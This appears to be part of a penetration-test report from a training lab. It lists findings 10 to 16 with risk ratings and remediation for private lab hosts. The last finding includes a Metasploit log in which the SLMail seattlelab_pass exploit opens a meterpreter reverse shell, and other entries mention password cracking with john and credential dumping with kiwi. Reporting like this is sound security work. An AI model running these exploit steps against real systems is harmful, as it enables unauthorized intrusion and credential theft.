
Vulnerability 10	Findings
Title	Remote Code Exploit Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used RCE through Metasploit to find the vulnerabilities: tomcat_jsp_upload_bypass Shellshock Apache struts Drupal

Images











Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13
Remediation	- Update each of the vulnerabilities to their latest versions


Vulnerability 11	Findings
Title	SSH was not secure

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used the information from flag 1 to find the registar of the host 192.168.13.14 and easily ssh into the machine and viewed the contents of the file. Used the command -U# to make the machine believe the user id is a 0, allowing sudo permissions
Images	
Affected Hosts	192.168.13.14
Remediation	- Prevent root user from crossing the network - Whitelist specific user accounts - Have time ou connections


Vulnerability 12	Findings
Title	User's name and hashed password found in plain text on the Github website
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	The user's name and hashed password was easily found on the Github website after searching "totalrekall.xyz". Then CBI used john to crack the password on the terminal.


Images	
Affected Hosts	192.168.13.0/24
Remediation	- Dont have files on website servers - Need a password to access confidential information such as credentials - Make the password harder to hash

Vulnerability 13	Findings
Title	No login name or password required to FTP into machine 172.22.117.20
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	CBI anonymously FTP into the machine 172.22.117.20 because there was no login name or password required.

Images	
Affected Hosts	172.22.117.20
Remediation	- Disable anonymous login authentication




Vulnerability 14	Findings
Title	SLMail Vulnerablity found on host 172.22.117.20
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	CBI successfully gained meterpreter access on the vulnerability SLmail on host 172.22.117.20.

Images	
Affected Hosts	172.22.117.20 172.22.117.100
Remediation	- Disable or remove SLMail as it has outdated vulnerabilities


Vulnerability 15	Findings
Title	View/create/change any of the scheduled tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Cbl found that anyone could view/create/change any of the scheduled tasks on Task Scheduler.
Images	
Affected Hosts	172.22.117.20 172.22.117.100
Remediation	- Use the Local Group Policy Editor - Use the Registry Editor


Vulnerability 16	Findings
Title	Using kiwi, the hashed passwords were easily hashable

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	CBI found many credentials using kiwi, which allowed CBI to crack hashed passwords and gain access to other accounts.

Images	  
Affected Hosts	172.22.117.20

	172.22.117.100 172.22.117.10
Remediation	- Use SALT - Ensure Windows is up to date

Vulnerability 16	Findings
Title	CBI could easily view the contents of the files found on the Windows machine.
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	CBI found that the files that were found were easily viewed.
Images	



```
msf6 exploit(windows/pop3/seattlelab_pass) > back
msf6 > use exploit/windows/pop3/seattlelab_pass
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.20
lhost => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56650 ) at 2024-04-11 05:35:58 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2024-04-11 05:18:48 -0400  maillog.008
100666/rw-rw-rw-  13190  fil   2024-04-11 05:35:57 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

```
PS C:\Users\Administrator> cd /
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        9/15/2018  12:19 AM                PerfLogs
d-r---        2/15/2022  10:14 AM                Program Files
d-----        2/15/2022  10:14 AM                Program Files (x86)
d-r---        4/11/2024   3:39 AM                Users
d-----        2/15/2022   1:19 PM                Windows
-a----        2/15/2022   2:04 PM             32 flag9.txt


PS C:\> cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
```

Affected Hosts	172.22.117.20 172.22.117.100
Remediation	- Put a password on the files - Only let specific users to access the files